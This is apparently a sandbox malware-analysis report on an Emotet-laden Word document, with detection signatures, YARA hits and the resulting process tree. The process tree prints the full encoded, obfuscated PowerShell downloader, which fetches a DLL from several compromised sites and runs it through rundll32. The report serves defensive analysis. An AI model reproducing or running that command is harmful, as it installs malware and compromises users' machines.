ID: 337742
Sample Name: Datos-2021-4-377562.doc
Cookbook: defaultwindowsofficecookbook.jbs
Time: 02:32:03
Date: 10/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Datos-2021-4-377562.doc

Overview

General Information

Sample Name:	Datos-2021-4-377562.doc
Analysis ID:	337742
MD5:	7ba1ac14f2c1bb9..
SHA1:	7270d70986fb41c.
SHA256:	4440d0f0ac2d870.

Most interesting Screenshot:



Errors

⚠ Sigma syntax error: Has an empty selector, Rule: Abusing Azure Browser SSO

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN


Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Multi AV Scanner detection for doma…
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected Emotet
- Creates processes via WMI
- Document contains an embedded VB…
- Document contains an embedded VB…
- Document contains an embedded VB…
- Encrypted powershell cmdline option…
- Hides that the sample has been dow…
- Obfuscated command line found

Classification



Startup

- **System is w7x64**
- WINWORD.EXE (PID: 1100 cmdline: 'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding MD5: 95C38D04597050285A18F66039EDB456)
- cmd.exe (PID: 2524 cmdline: cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & P^Ow^er^she^L^L -w hidden -ENCOD

JAA5ADUAWABVAGMARAAgACAAPQAgACAAWwBUAFkAcABFAF0AKAAiAHsAMAB9AHsAMgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGU
AJwAsACcAQwBUAE8AUgB5ACcALAAnAE0AJwAsACcAUgBFACcALAAnAC4AaQBvAC4AZABJACcAKQAgACAAOwAgACAAcwBFAFQALQBJAHQARQBtACAAIAAoACc
AVgAnACsAJwBhAHIAaQBBAEIATABlACcAKwAnADoARgBJAFUAJwApACAAIAAoACAAIABbAHQAeQBwAEUAXQAoACIAewAxAH0AewA0AH0AewAwAH0AewA2AH0
AewA1AH0AewAzAH0AewAyAH0AIgAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcALAAnAHMAWQBzAHQAJwAsACcAVABNAGEATgBBAEcAZQByACcALAAnAE4
AJwAsACcARQAnACwAJwBJACcALAAnAHYASQBjAEUAUABvACcAKQApADsAJABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0
AIAAoACcAUwBpACcAKwAoACcAbABlACcAKwAnAG4AJwApACsAKAAnAHQAJwArACcAbAB5AEMAJwApACsAKAAnAG8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4Ad
QBlACcAKQApADsAJABIAGMANgBjADYAdQB5AD0AJABJADcANgBDACAAKwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABUADMANgBTADsAJABWADAAN
gBCAD0AKAAnAEkAMwAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkAIAAoACIAVgBBACIAKwAiAHIAaQBBAEIAIgArACIAbAAiACsAIgBFADoAOQA1ACIAKwAiAFgAdQB
DAGQAIgApACAAIAApAC4AVgBhAEwAVQBlADoAOgAiAGMAUgBlAGEAVABgAEUAZABgAEkAUgBgAEUAYABDAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAA
oACgAJwB7ADAAfQBDADMAcgBlACcAKwAnADUAYwAzAHsAMAB9ACcAKwAnAEQAaQAnACsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwA
pAC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AEIAPQAoACgAJwBHADIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAkAGYAaQB1ADoAOgA
iAHMAZQBgAGMAYABVAHIASQBUAFkAcABSAG8AVABPAGAAYwBPAEwAIgAgAD0AIAAoACgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAFIAMwA
yAEYAPQAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJABDADcAegBpADkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwA
pACkAOwAkAFcAXwAxAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJwBUACcAKQApADsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAewA
wAH0AJwArACgAJwBDACcAKwAnADMAcgBlADUAJwApACsAJwBjADMAJwArACcAewAnACsAJwAwAH0ARABpAF8AcAAzAGMAJwArACcAOQB7ACcAKwAnADAAfQA
nACkALQBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkAdQB1ACsAKAAnAC4AZAAnACsAJwBsAGwAJwApADsAJABIADMANgBBAD0AKAAnAFIAJwA
rACgAJwA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAeABfAGgAXwA9ACgAKAAnAF0AYQAnACsAJwBuAHcAWwAzACcAKwAnADoALwAnACkAKwAnAC8AJwA
rACgAJwBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKwAnAC4AYwBvACcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwA
tAGEAJwArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAXQAnACkAKwAnAGEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnADoALwAvAGcAaQA
nACsAJwB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJwBuAGsAcwBkACcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwB
vAG0ALwBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbgAnACkAKwAoACcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwA
nAC4AJwApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQArACcAaQAnACsAKAAnAHMAYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwB
wAC0AaQBuAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJwAvAFEAcgAnACsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAnACsAKAAnAF0AJwA
rACcAYQBuAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJwAvAGYAJwArACcAbgAnACsAJwBqAGIAcQAuAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAoACcAbgBjA
CcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJwByACcAKwAnAGwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwA6AC8ALwBzA
GEAawAnACkAKwAoACcAaAAnACsAJwBpAHMAdQBoACcAKwAnAGEAbgAnACkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAoACcAZQB2A
GkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbwBtAC8AJwApACsAJwB3ACcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAnACsAJwBsAHUAZAAnACk
AKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJwApACsAKAAnAFUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBuAHcAWwAzADoAJwArACcALwAnACkAKwAoACc
ALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQB4ACcAKQArACgAJwAuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwArACcAcABzAHQAbwByAGU
ALgBjAG8AJwArACcAbQAnACkAKwAnAC8AYwAnACsAJwBnAGkAJwArACgAJwAtACcAKwAnAGIAaQBuACcAKQArACgAJwAvAEcAJwArACcAdAAzAFMALwBAACcAKQArACcAX
QAnACsAJwBhAG4AJwArACgAJwB3AFsAJwArACcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBwAC4AYwBvACcAKwAnAG0ALwB3AHAAJ
wArACcALQBhAGQAJwArACcAbQAnACkAKwAoACcAaQBuACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AIgByAGUAUABMAGAAQQBjAEUAIgAoACgAKAAnAF0AY
QAnACsAJwBuAHcAJwApACsAJwBbACcAKwAnADMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAKQAsACgAKAAnAGgAdAAnACsAJ
wB0ACcAKQArACcAcAAnACkALAAnADMAZAAnACkAWwAxAF0AKQAuACIAcwBgAHAAbABpAFQAIgAoACQAUQA5ADMASAAgACsAIAAkAEgAYwA2AGMANgB1AHkAI
AArACAAJABIADgAOQBaACkAOwAkAEUANwA1AFYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBvAHIAZQBhAGMAaAAgACgAJABDAGoAa
wBlADAAbABlACAAaQBuACAAJABHAHIANgB4AF8AaABfACkAewB0AHIAeQB7ACgALgAoACcATgBlAHcAJwArACcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAHkAUwB
0AGUAbQAuAE4AZQB0AC4AVwBFAGIAYwBMAEkARQBuAHQAKQAuACIAZABvAHcAYABOAGwATwBgAEEAYABEAGYASQBsAGUAIgAoACQAQwBqAGsAZQAwAGwAZQA
sACAAJABXADcAaQBvADAAdwBnACkAOwAkAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANgAnACsAJwBTACcAKQApADsASQBmACAAKAAoAC4AKAAnAEcAZQA
nACsAJwB0AC0ASQB0AGUAbQAnACkAIAAkAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABoACIAIAAtAGcAZQAgADQAMwAxADIANgApACAAewA
mACgAJwByAHUAbgAnACsAJwBkACcAKwAnAGwAbAAzADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAoACcAQwBvAG4AJwArACcAdAByAG8AJwApACsAKAA
nAGwAJwArACcAXwBSAHUAJwApACsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUgBJAG4AZwAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAA

nAFIAOQAnACsAJwA0ACcAKQArACcASgAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEkAPQAoACcAVQA4ACcAKwAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB
7AH0AfQAkAFoAMQA3AE0APQAoACcASwA3ACcAKwAnADkAVQAnACkA MD5: 5746BD7E255DD6A8AFA06F7C42C1BA41)

- msg.exe (PID: 2552 cmdline: msg user /v Word experienced an error trying to open the file. MD5: 2214979661E779C3E3C33D4F14E6F3AC)
- powershell.exe (PID: 2368 cmdline: POwersheLL -w hidden -ENCOD JAA5ADUAWABVAGMARAAgAGAAPQAgACAAWwBUAFkAcABFAF0AKAAiAHsAMAB9AHsA
  MgB9AHsANAB9AHsAMwB9AHsAMQB9ACIAIAAtAGYAJwBTAFkAUwBUAGUAJwAsACcAQwBUAE8AUgB5ACcALAAnAE0AJwAsACcAUgBFACcALAAnAC4AaQBvAC4A
  ZABJACcAKQAgACAAOwAgACAAcwBFAFQALQBJAHQARQBtACAAIAAoACcAVgAnACsAJwBhAHIAaQBBAEIATABlACcAKwAnADoARgBJAFUAJwApACAAIAAoACAA
  IABbAHQAeQBwAEUAXQAoACIAewAxAH0AewA0AH0AewAwAH0AewA2AH0AewA1AH0AewAzAH0AewAyAH0AIgAgAC0AZgAnAE0ALgBuAEUAVAAuAFMAZQBSACcA
  LAAnAHMAWQBzAHQAJwAsACcAVABNAGEATgBBAEcAZQByACcALAAnAE4AJwAsACcARQAnACwAJwBJACcALAAnAHYASQBjAEUAUABvACcAKQApADsAJABFAHIA
  cgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQBuAGMAZQAgAD0AIAAoACcAUwBpACcAKwAoACcAbABlACcAKwAnAG4AJwApACsAKAAnAHQAJwArACcA
  bAB5AEMAJwApACsAKAAnAG8AJwArACcAbgB0ACcAKQArACgAJwBpACcAKwAnAG4AdQBlACcAKQApADsAJABIAGMANgBjADYAdQB5AD0AJABJADcANgBDACAA
  KwAgAFsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABUADMANgBTADsAJABWADAANgBCAD0AKAAnAEkAMwAnACsAJwA5AEgAJwApADsAIAAgACgAZwBjAEkA
  IAAoACIAVgBBACIAKwAiAHIAaQBBAEIAIgArACIAbAAiACsAIgBFADoAOQA1ACIAKwAiAFgAdQBDAGQAIgApACAAIAApAC4AVgBhAEwAVQBlADoAOgAiAGMAUgBlAGEAVA
  BgAEUAZABgAEkAUgBgAEUAYABDAFQATwBSAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB7ADAAfQBDADMAcgBlACcAKwAnADUAYwAzAHsAMAB9ACcAKw
  AnAEQAaQAnACsAJwBfAHAAJwArACcAMwAnACsAJwBjADkAJwArACcAewAwAH0AJwApAC0AZgAgAFsAQwBIAEEAUgBdADkAMgApACkAOwAkAEQAMQA1AEIAPQ
  AoACgAJwBHADIAJwArACcAOAAnACkAKwAnAE8AJwApADsAIAAkAGYAaQB1ADoAOgAiAHMAZQBgAGMAYABVAHIASQBUAFkAcABSAG8AVABPAGAAYwBPAEwAIg
  AgAD0AIAAoACgAJwBUACcAKwAnAGwAcwAnACkAKwAnADEAMgAnACkAOwAkAFIAMwAyAEYAPQAoACcARwAnACsAKAAnADEANgAnACsAJwBaACcAKQApADsAJA
  BDADcAegBpADkAdQB1ACAAPQAgACgAJwBPACcAKwAoACcAXwAnACsAJwA1AFoAJwApACkAOwAkAFcAXwAxAEQAPQAoACcARQAnACsAKAAnADEAOQAnACsAJw
  BUACcAKQApADsAJABXADcAaQBvADAAdwBnAD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0AJwArACgAJwBDACcAKwAnADMAcgBlADUAJwApACsAJwBjADMAJw
  ArACcAewAnACsAJwAwAH0ARABpAF8AcAAzAGMAJwArACcAOQB7ACcAKwAnADAAfQAnACkALQBGAFsAQwBoAGEAcgBdADkAMgApACsAJABDADcAegBpADkAdQ
  B1ACsAKAAnAC4AZAAnACsAJwBsAGwAJwApADsAJABIADMANgBBAD0AKAAnAFIAJwArACgAJwA2AF8AJwArACcATwAnACkAKQA7ACQARwByADYAeABfAGgAXw
  A9ACgAKAAnAF0AYQAnACsAJwBuAHcAWwAzACcAKwAnADoALwAnACkAKwAnAC8AJwArACgAJwBwACcAKwAnAGUAdABhAGYAJwApACsAKAAnAGkAbABtACcAKw
  AnAC4AYwBvACcAKQArACcAbQAnACsAKAAnAC8AdwAnACsAJwBwACcAKQArACgAJwAtAGEAJwArACcAZABtACcAKwAnAGkAbgAnACsAJwAvADQAbQAvAEAAXQ

  AnACkAKwAnAGEAJwArACgAJwBuACcAKwAnAHcAWwAzACcAKwAnADoALwAvAGcAaQAnACsAJwB2AGkAJwApACsAKAAnAG4AZwAnACsAJwB0AGgAYQAnACsAJw
  BuAGsAcwBkACcAKQArACcAYQBpACcAKwAnAGwAJwArACgAJwB5AC4AYwAnACsAJwBvAG0ALwBxAGwARQAvAFYAZQBGAC8AJwArACcAQABdAGEAJwArACcAbg
  AnACkAKwAoACcAdwAnACsAJwBbADMAOgAvAC8AdwAnACkAKwAoACcAYQBwACcAKwAnAC4AJwApACsAJwB6AGgAJwArACgAJwBvAG4AZwAnACsAJwBsACcAKQ
  ArACcAaQAnACsAKAAnAHMAYwAnACsAJwAuAGMAJwArACcAbwAnACsAJwBtAC8AdwBwAC0AaQBuAGMAJwApACsAKAAnAGwAdQAnACsAJwBkAGUAcwAnACsAJw
  AvAFEAcgAnACsAJwB5AEMAJwApACsAJwBCAC8AJwArACcAQAAnACsAKAAnAF0AJwArACcAYQBuAHcAJwApACsAKAAnAFsAMwAnACsAJwBzADoALwAnACsAJw
  AvAGYAJwArACcAbgAnACsAJwBqAGIAcQAuAGMAbwBtAC8AdwBwAC0AaQAnACkAKwAoACcAbgBjACcAKwAnAGwAdQBkAGUAJwArACcAcwAvACcAKQArACgAJw
  ByACcAKwAnAGwAUgAvAEAAJwArACcAXQBhAG4AdwBbACcAKwAnADMAcwAnACsAJwA6AC8ALwBzAGEAawAnACkAKwAoACcAaAAnACsAJwBpAHMAdQBoACcAKw
  AnAGEAbgAnACkAKwAnAGkAJwArACgAJwBuACcAKwAnAGEAcgBpAGoAZQAnACkAKwAoACcAZQB2AGkAawAnACsAJwBhAC4AJwApACsAKAAnAGMAJwArACcAbw
  BtAC8AJwApACsAJwB3ACcAKwAoACcAcAAnACsAJwAtAGkAJwApACsAKAAnAG4AYwAnACsAJwBsAHUAZAAnACkAKwAoACcAZQBzACcAKwAnAC8AQwB2AEcAJw
  ApACsAKAAnAFUAJwArACcAagB2AEUALwBAAF0AJwArACcAYQBuAHcAWwAzADoAJwArACcALwAnACkAKwAoACcALwAnACsAJwB6ACcAKwAnAGkAZQBmAGwAaQ
  B4ACcAKQArACgAJwAuACcAKwAnAHQAZQBsAGUAJwArACcAcwBrACcAKwAnAG8AJwArACcAcAABzAHQAbwByAGUALgBjAG8AJwArACcAbQAnACkAKwAnAC8AYw
  AnACsAJwBnAGkAJwArACgAJwAtACcAKwAnAGIAaQBuACcAKQArACgAJwAvAEcAJwArACcAdAAzAFMALwBAACcAKQArACcAXQAnACsAJwBhAG4AJwArACgAJw
  B3AFsAJwArACcAMwAnACkAKwAnAHMAOgAnACsAKAAnAC8ALwBzAG8AbQBhAG4AYQBwAC4AYwBvACcAKwAnAG0ALwB3AHAAJwArACcALQBhAGQAJwArACcAbQ
  AnACkAKwAoACcAaQBuACcAKwAnAC8AJwApACsAJwBQAC8AJwApAC4AIgByAGUAUABMAGAAQQBjAEUAIgAoACgAKAAnAF0AYQAnACsAJwBuAHcAJwApACsAJw
  BbACcAKwAnADMAJwApACwAKABbAGEAcgByAGEAeQBdACgAJwBzAGQAJwAsACcAcwB3ACcAKQAsACgAKAAnAGgAdAAnACsAJwB0ACcAKQArACcAcAAnACkALA
  AnADMAZAAnACkAKWwAxAF0AKQAuACIAcwBgAHAAbABpAFQAIgAoACQAUQA5ADMASAAgACsAIAAkAEgAYwA2AGMANgB1AHkAIAArACAAJABIADgAOQBaACkAOw
  AkAEUANwA1AFYAPQAoACgAJwBJACcAKwAnADEANwAnACkAKwAnAFgAJwApADsAZgBvAHIAZQBhAGMAaAAgACgAJABDAGoAawBlADAAbABlACAAaQBuACAAIA
  BHAHIANgB4AF8AaABfACkAewB0AHIAeQB7ACgALgAoACcATgBlAHcAJwArACcALQBPAGIAagBlAGMAJwArACcAdAAnACkAIABzAHkAUwB0AGUAbQAuAE4AZQ
  B0AC4AVwBFAGIAYwBMAEkARQBuAHQAKQAuACIAZABvAHcAYABOAGwATwBgAEEAYABEAGYASQBsAGUAIgAoACQAQwBqAGsAZQAwAGwAZQAsACAAJABXADcAaQ
  BvADAAdwBnACkAOwAkAFIANQA1AFMAPQAoACcAQgAnACsAKAAnADYANgAnACsAJwBTACcAKQApADsASQBmACAAKAAoACAAC4AKAAnAEcAZQAnACsAJwB0AC0ASQ
  B0AGUAbQAnACkAIAAkAFcANwBpAG8AMAB3AGcAKQAuACIAbABgAEUAbgBHAGAAVABoACIAIAAtAGcAZQAgADQAMwAxADIANgApACAAewAmACgAJwByAHUAbg
  AnACsAJwBkACcAKwAnAGwAbAAzADIAJwApACAAJABXADcAaQBvADAAdwBnACwAKAAoACcAQwBvAG4AJwArACcAdABbAG8AJwApACsAKAAnAGwAJwArACcAXw
  BSAHUAJwApACsAJwBuAEQAJwArACcATABMACcAKQAuACIAdABgAE8AcwBgAFQAUgBJAG4AZwAiACgAKQA7ACQAWgAwADAAUAA9ACgAKAAnAFIAOQAnACsAJw
  A0ACcAKQArACcASgAnACkAOwBiAHIAZQBhAGsAOwAkAEcAOQAyAEkAPQAoACcAVQA4ACcAKwAnADkAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQAkAFoAMQ
  A3AE0APQAoACcASwA3ACcAKwAnADkAVQAnACkA MD5: 852D67A27E454BD389FA7F02A8CBE23F)

- rundll32.exe (PID: 2708 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Control_RunDLL MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2776 cmdline: 'C:\Windows\system32\rundll32.exe' C:\Users\user\C3re5c3\Di_p3c9\O_5Z.dll Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
    - rundll32.exe (PID: 2936 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qdobhqhwujf\uzjpmatbfa.knr',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - rundll32.exe (PID: 2912 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Mudnzlzz\tchxmhh.vmn',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
        - rundll32.exe (PID: 2472 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tqtjgf\ubkvl.qtt',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
          - rundll32.exe (PID: 2496 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Qcfwakudils\xdnuofdvuw.mtf',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
            - rundll32.exe (PID: 2868 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Dmlmufref\lnlrkslr.usd',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
              - rundll32.exe (PID: 2816 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Vbxkcbxnxe\fkpvaejuz.leu',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                - rundll32.exe (PID: 2956 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Tiggqlmpvi\alhryajdx.pgt',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                  - rundll32.exe (PID: 3020 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Ceqit\srhv.rai',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                    - rundll32.exe (PID: 2732 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Pjpaiqaldg\belhamieb.mpw',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)
                      - rundll32.exe (PID: 2216 cmdline: C:\Windows\SysWOW64\rundll32.exe 'C:\Windows\SysWOW64\Amtmltzf\sjpbzbn.ngx',Control_RunDLL MD5: 51138BEEA3E2C21EC44D0932C71762A8)

- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.2089178448.00000000001E1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
0000000B.00000002.2090592730.0000000000201000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000008.00000002.2086510821.0000000000221000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000009.00000002.2087952962.00000000001B1000.00000020.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
00000008.00000002.2086489476.0000000000200000.00000040.00000001.sdmp	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
15.2.rundll32.exe.310000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
11.2.rundll32.exe.200000.1.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
8.2.rundll32.exe.200000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
10.2.rundll32.exe.1c0000.0.raw.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
12.2.rundll32.exe.6f0000.0.unpack	JoeSecurity_Emotet	Yara detected Emotet	Joe Security	
Click to see the 28 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

AV Detection:

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Document contains an embedded VBA macro with suspicious strings
- Document contains an embedded VBA with base64 encoded strings
- Powershell drops PE file
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Obfuscated command line found
- PowerShell case anomaly found
- Suspicious powershell command line found

Persistence and Installation Behavior:

- Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

- Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Encrypted powershell cmdline option found

Stealing of Sensitive Information:

